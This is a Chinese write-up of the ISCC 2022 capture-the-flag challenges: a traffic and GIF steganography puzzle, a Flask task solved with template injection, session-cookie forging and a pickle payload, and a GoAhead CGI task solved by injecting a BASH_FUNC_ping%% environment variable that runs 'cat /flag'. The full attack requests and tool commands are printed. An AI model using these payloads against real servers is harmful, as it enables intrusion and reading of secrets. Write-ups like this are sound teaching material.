新的图片修改高度



得到密码 !@#\$%678()_+

流量分析

Time	Source	Destination	
641 35.086670	::1	::1	
611 35.067368	::1	::1	
287 16.589747	::1	::1	
682 35.095284	::1	::1	
684 35.095368	::1	::1	
280 16.577881	::1	::1	
281 16.577936	::1	::1	
613 35.069391	::1	::1	
683 35.091919	::1	::1	
285 16.581385	::1	::1	
279 16.577809	::1	::1	
284 16.581344	::1	::1	
612 35.069356	::1	::1	
286 16.589716	::1	::1	
282 16.578091	::1	::1	
610 35.067331	::1	::1	
rame 286: 437 bytes on wire (3496 bits), 437 bytes captured null/Loopback Internet Protocol Version 6, Src: ::1, Dst: ::1 Transmission Control Protocol, Src Port: 9279 (9279), Dst Port: 80 Source Port: 9279 Destination Port: 80 [Stream index: 17] [TCP Segment Len: 373] Sequence number: 531 (relative sequence number) Next sequence number: 904 (relative sequence number) Acknowledgment number: 884 (relative ack number) Header Length: 20 bytes Flags: 0x018 (PSH, ACK) 000. = Reserved: Not set			Accept: image/gif, image/jpeg, image/pjpeg, application/x-ms-application, application/xaml+xml, application/x-ms-xbap, /* Referer: http://localhost/test/NewFile.jsp\r\nAccept-Language: zh-CN\r\nContent-Type: multipart/form-data; boundary=-----7e53cd2d240d8e\r\nUA-CPU: AMD64\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/5.0 (Windows NT 6.2; Win64; x64; Trident/7.0; rv:11.0) like Gecko\r\nHost: localhost\r\n> Content-Length: 373\r\nConnection: Keep-Alive\r\nCache-Control: no-cache\r\n\r\n[Full request URI: http://localhost/upload/json] [HTTP request 2/2] [Response in frame: 612]
00 18 00 00 00 60 07 72 b5 01 89 06 80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00			> MIME Multipart Media Encapsulation, Type: multipart/form-data, Boundary: -----7e53cd2d240d8e [Type: multipart/form-data] First boundary: -----7e53cd2d240d8e\r\nEncapsulated multipart part: (text/plain) Content-Disposition: form-data; name="file1"; filename="C:\Users\kongge\Desktop\666.txt"\r\nContent-Type: text/plain\r\n\r\n< Line-based text data: text/plain https://www.cnblogs.com/konglingdi/p/14998301.html Boundary: \r\nEncapsulated multipart part: Content-Disposition: form-data; name="filename_test_key"\r\nData (4 bytes) Data: 666c6167 [Length: 4]
10			No.: 286 • Time: 16:58:07.16 • Source: ::1 • Destination: ::1 • Protocol: HTTP • Length: 437 • Info: POST /upload/json HTTP/1.1 (text/plain)

<https://www.cnblogs.com/konglingdi/p/14998301.html>

得到gif图片



第六帧出现

SE1ERWt1eTo4NTIgOTg3NDU2MzIxIDk4NDIzIDk4NDIzIFJFQUxrZXk6eFN4eA==

第十六帧出现



pQLKpP/

第二十六帧出现



EPmw301eZRzuYvQ==

九键密码

HMDEkuy

网页 图片 视频 学术 词典 地图

2条结果 时间不限

[852 1475963 852 987456321 987456321 7952 98741236 ...](https://zhidao.baidu.com/question/4289591.html)
https://zhidao.baidu.com/question/4289591.html

2006-2-26 · 手机按键板面倒过来，对应手机按键，笔画组成以下字母 852-I 1475963-M 852-I 987456321-S 987456321-S 7952-Y 98741236-O 7412369-U 合起来“I MISS YOU”-我想你了
答复数: 2

[GC4RJ3E 9 Keys to Find Me \(Unknown Cache\) in Hawaii, ...](https://www.geocaching.com/geocache/GC4RJ3E_9-keys-to-find-me)
https://www.geocaching.com/geocache/GC4RJ3E_9-keys-to-find-me

2013-11-16 · Solve the mystery and then use a smartphone or GPS device to navigate to the solution coordinates. Look for a micro hidden container. When you find it, write your name and...

aes解密得到flag



ISCC{lbwmeiyoukaig}

WEB

Melody

本人信息收集能力很弱能得到的信息很少

```
[22:31:20] Starting:  
[22:31:53] 200 - 194B - /info  
[22:31:55] 405 - 178B - /login  
[22:31:55] 302 - 209B - /logout -> http://59.110.159.206:7040/  
Task Completed.
```

提示使用Melody浏览器

只能用**Melody**浏览器登录

给了参数

```

1 GET /info HTTP/1.1
2 Host: 59.110.159.206:7040
3 User-Agent: Melody
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Cookie: session=eJlc2VybmbFtZSI6Injb3QifQ.YnE7Aw.rDpidYhjH0yB2y.jMdp-6gxzTPM
10 Upgrade-Insecure-Requests: 1
11 Cache-Control: max-age=0
12
13

```

```

1 HTTP/1.0 200 OK
2 Content-Type: text/html; charset=utf-8
3 Content-Length: 260
4 Server: Werkzeug/1.0.1 Python/3.6.15
5 Date: Tue, 03 May 2022 14:38:11 GMT
6
7 <!DOCTYPE html>
8 <html lang="en">
9 <head>
10 <meta charset="UTF-8">
11 <title> 浏览器设置: Melody才可访问 </title>
12 </head>
13 <body>
14 <h1> 只能用Melody浏览器登录 </h1>
15 <h1> The url format of the query information /info/?Melody=... </h1>
16 </body>
17 </html>
18
19

```

看下配置文件(框架是flask的)

```

GET /info/?Melody=(config) HTTP/1.1
Host: 59.110.159.206:7040
User-Agent: Melody
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: session=eJlc2VybmbFtZSI6Injb3QifQ.YnE7Aw.rDpidYhjH0yB2y.jMdp-6gxzTPM
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

```



Oops! That page doesn't exist.

```

http://59.110.159.206:7040/info/?Melody=%7B%7Bconfig%7D%7D<Config {'ENV': 'production', 'DEBUG': False, 'TESTING': False, 'PROPAGATE_EXCEPTIONS': None, 'PRESERVE_CONTEXT_ON_EXCEPTION': None, 'SECRET_KEY': 'meldoy-is-so-cute-wawawa!', 'PERMANENT_SESSION_LIFETIME': datetime.timedelta(31), 'USE_X_SENDFILE': False, 'SERVER_NAME': None, 'APPLICATION_ROOT': '/', 'SESSION_COOKIE_NAME': 'session', 'SESSION_COOKIE_DOMAIN': False, 'SESSION_COOKIE_PATH': None, 'SESSION_COOKIE_HTTPONLY': True, 'SESSION_COOKIE_SECURE': False, 'SESSION_COOKIE_SAMESITE': None, 'SESSION_REFRESH_EACH_REQUEST': True, 'MAX_CONTENT_LENGTH': None, 'SEND_FILE_MAX_AGE_DEFAULT': datetime.timedelta(0, 43200), 'TRAP_BAD_REQUEST_ERRORS': None, 'TRAP_HTTP_EXCEPTIONS': False, 'EXPLAIN_TEMPLATE_LOADING': False, 'PREFERRED_URL_SCHEME': 'http', 'JSON_AS_ASCII': True, 'JSON_SORT_KEYS': True, 'JSONIFY_PRETTYPRINT_REGULAR': False, 'JSONIFY_MIMETYPE': 'application/json', 'TEMPLATES_AUTO_RELOAD': None, 'MAX_COOKIE_SIZE': 4093}>

```

查找关键字秘钥

Oops! That page doesn't exist.

```

http://59.110.159.206:7040/info/?Melody=%7B%7Bconfig%7D%7D<Config {'ENV': 'production', 'DEBUG': False, 'TESTING': False, 'PROPAGATE_EXCEPTIONS': None, 'SECRET_KEY': 'meldoy-is-so-cute-wawawa!', 'PERMANENT_SESSION_LIFETIME': datetime.timedelta(31), 'USE_X_SENDFILE': False, 'LOCATION_ROOT': '/', 'SESSION_COOKIE_NAME': 'session', 'SESSION_COOKIE_DOMAIN': False, 'SESSION_COOKIE_PATH': None, 'SESSION_COOKIE_HTTPONLY': True, 'SESSION_COOKIE_SECURE': False, 'SESSION_COOKIE_SAMESITE': None, 'SESSION_REFRESH_EACH_REQUEST': True, 'MAX_CONTENT_LENGTH': None, 'SEND_FILE_MAX_AGE_DEFAULT': datetime.timedelta(0, 43200), 'TRAP_BAD_REQUEST_ERRORS': None, 'TRAP_HTTP_EXCEPTIONS': False, 'EXPLAIN_TEMPLATE_LOADING': False, 'PREFERRED_URL_SCHEME': 'http', 'JSON_AS_ASCII': True, 'JSONIFY_PRETTYPRINT_REGULAR': False, 'JSONIFY_MIMETYPE': 'application/json', 'TEMPLATES_AUTO_RELOAD': None, 'MAX_COOKIE_SIZE': 4093}>

```

秘钥：

meldoy-is-so-cute-wawawa!

伪造一下

```

[~] # python3 flask_session_cookie_manager3.py encode -s 'ckj123' -t "{'_fresh': True, '_id': b'1a800deba27edfe7dd17239f29e60f7527f6bb8b4948aa4f5c6ae0c428981ce016353e32f39a0da58da0f4984eed333f685693e349095ce1e686058cef1889', 'csrf_token': b'71aea289753e4807484e1a10a9001421c4507c39', 'image': b'CkTw', 'name': 'admin', 'user_id': '10'}"
.eJw9kE2PgjAQhv_KZs4eAOi4mFNC9FkpsEUSXsrxKDQjdBDW6N_31ZN_H8fjzzgP2x6G5tLC4DrdmBvuuhsUDPr5gAVjyGNnK6nLKr-e63LrtKytZnyOBhNt1omWatTmEKkpHb1NJ7J1IGeq5IH2uwMuBTHDAM0p0SwtFNRMaJUniT16DcOfd9itm1JtlbJlSNmY8p2vWboMVKRYEUkXt48QWbDKX-fmDGZz1Bk1GvDY8HsEp4zOfyG4_76bVzewL5tNUL_5ks8Z8ksdNPp8QxV1JPippR2R80i81xIqRIvQiX77q0ledmndThl2L3fivnCs3CVDVrjvDDG6XZnj9DcIArn9UiGvt.YnHgcw.fBa3en08qg47WnsYHn0scayhjvI

[~(root@ki10M0c) ~] /桌面/tools/flask-session-cookie-manager]
# python3 flask_session_cookie_manager3.py decode -s 'meldoy-is-so-cute-wawawa!' -c eyJ1c2VybmtfZSI6ImFkbWluIn0.YnHhUw.Doua6BXcMvBlLiF30yt0cDVbqZQ
{'username': 'root'}

[~(root@ki10M0c) ~] /桌面/tools/flask-session-cookie-manager]
# python3 flask_session_cookie_manager3.py decode -s 'meldoy-is-so-cute-wawawa!' -c eyJ1c2VybmtfZSI6ImFkbWluIn0.YnHgvg.Lz6q00i04_yOx_42-0sf9as0

[~(root@ki10M0c) ~] /桌面/tools/flask-session-cookie-manager]
# python3 flask_session_cookie_manager3.py encode -s 'meldoy-is-so-cute-wawawa!' -t {"username": "admin"}
zsh: parse error near `'

[~(root@ki10M0c) ~] /桌面/tools/flask-session-cookie-manager]
# python3 flask_session_cookie_manager3.py encode -s 'meldoy-is-so-cute-wawawa!' -t {"username": "admin"}"
eyJ1c2VybmtfZSI6ImFkbWluIn0.YnHhUw.Doua6BXcMvBlLiF30yt0cDVbqZQ

[~(root@ki10M0c) ~] /桌面/tools/flask-session-cookie-manager]
# 

```

eyJ1c2VybmtfZSI6ImFkbWluIn0.YnHhUw.Doua6BXcMvBlLiF30yt0cDVbqZQ

登录

username: admin, [logout](#)

Hello admin



This_is_a_fake_flag!

没有flag

F12

源码如下：

```

# -*- coding:utf-8 -*-
import pickle
import melody
import base64
from flask import Flask, Response, request

class register:
    def __init__(self, name, password):
        self.name = name
        self.password = password

    def __eq__(self, other):
        return type(other) is register and self.name == other.name and self.password == other.password

class RestrictedUnpickler(pickle.Unpickler):
    def find_class(self, module, name):
        if module[0:8] == '__main__':
            return getattr(sys.modules['__main__'], name)
        raise pickle.UnpicklingError("global '%s.%s' is forbidden" % (module, name))

def find(s):
    return RestrictedUnpickler(io.BytesIO(s)).load()

@app.route('/therealflag', methods=['GET', 'POST'])
def realflag():
    if request.method == 'POST':
        try:
            data = request.form.get('melody')
            if b'R' in base64.b64decode(data):
                return 'no reduce'
            else:
                result = find(base64.b64decode(data))
                if type(result) is not register:
                    return 'The type is not correct!'
                correct = ((result == register(melody.name, melody.password)) & (result == register("melody", "hug")))
                if correct:
                    if session['username'] == 'admin':
                        return Response(read('./flag.txt'))
                    else:
                        return Response("You're not admin!")
                except Exception as e:
                    return Response(str(e))
        test = register('admin', '123456')
        data = base64.b64encode(pickle.dumps(test)).decode()
        return Response(data)

```

看下逻辑，在`/therealflag`路由下，使用用户`melody`，密码`hug`注册就会返回flag

这里还需要对内容序列化，R操作码被ban了

```

#!/usr/bin/python3
# -*- coding: utf-8 -*-
# @Time : 2022/5/4 19:40
# @Author : k110Moc
# @FileName: exp.py
# @Software: PyCharm
# Link: k110.top
import pickle
import base64

class register:
    def __init__(self, name, password):
        self.name = name
        self.password = password

    def __eq__(self, other):
        return type(other) is register and self.name == other.name and self.password == other.password

result = register("melody", "hug")
a = pickle.dumps(result)
print(base64.b64encode(a))

```

melody传参，在therealflag路由下操作即可

ISCC{2022_melody_secrets}

ping2rce

寒假看到P牛发的GoAhead的PDF，当时就瞟了一眼，然后坐牢半天，早知道当时就好好复现了呜呜呜

[GoAhead环境变量注入复现踩坑记 - 跳跳糖\(tttang.com\)](#)

0x03 漏洞复现

首先我们来尝试看是否可以注入环境变量。从原理上来看，实际上就是发送一个multipart数据包，就可以通过表单来注入环境变量，所以我们尝试发送如下数据包：

```
POST /cgi-bin/test HTTP/1.1
Host: 192.168.1.112:8080
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/96.0.4664.45 Safari/537.36
Connection: close
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarylNDKbe0ngCGdEiPM
Content-Length: 145

-----WebKitFormBoundarylNDKbe0ngCGdEiPM
Content-Disposition: form-data; name="LD_PRELOAD"

test
-----WebKitFormBoundarylNDKbe0ngCGdEiPM--
```

只需要这两个部分替换，发送一个multipart数据包，通过表单来注入环境变量

```
POST /cgi-bin/ping?ip=0.0.0.0 HTTP/1.1
Host: 59.110.159.206:8010
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.54 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,zh-TW;q=0.7
Connection: close
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarylNDKbe0ngCGdEiPM
```

```

Content-Length: 190

-----WebKitFormBoundarylNDKbe0ngCGdEiPM
Content-Disposition: form-data; name="BASH_FUNC_ping%%"
Content-Type: text/plain

() { cat /flag; }
-----WebKitFormBoundarylNDKbe0ngCGdEiPM--

```

Pretty Raw Render ▾ Actions ▾

```

1 POST /cgi-bin/ping?ip=0.0.0.0 HTTP/1.1
2 Host: 59.110.159.206:8010
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/101.0.4951.54 Safari/537.36
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: zh-CN,zh;q=0.9,en,zh-TW;q=0.7
8 Connection: close
9 Content-Type: multipart/form-data, boundary=-----WebKitFormBoundarylNDKbe0ngCGdEiPM
10 Content-Length: 190
11
12 -----WebKitFormBoundarylNDKbe0ngCGdEiPM
13 Content-Disposition: form-data; name="BASH_FUNC_ping%%"
14 Content-Type: text/plain
15
16 () { cat /flag; }
17 -----WebKitFormBoundarylNDKbe0ngCGdEiPM--
18
19

```

Pretty Raw Render ▾ Actions ▾

```

1 HTTP/1.1 200 OK
2 Date: Sun May 8 12:04:35 2022
3 Connection: close
4 X-Frame-Options: SAMEORIGIN
5 Pragma: no-cache
6 Cache-Control: no-cache
7 server: goahead 5.1.4
8 Content-type: text/html
9 Content-Length: 278
10
11 <HTML>
<TITLE>
Network looking glass
</TITLE>
<BODY>
12 <form action="" method="GET">
13   <input name="ip">
14   <input type="submit" value="ping">
15 </form>
<H2>
  result
</H2>
16 <p>
  $ping -c 4 -w15 0.0.0.0
</p>
17 <textarea>
  ISCC{c1522169-7dcvd499-4add960-9ad36-8b2a5f2f7}
</textarea>
</BODY>
</HTML>
18
19

```

ISCC{c1522169-7dcvd499-4add960-9ad36-8b2a5f2f7}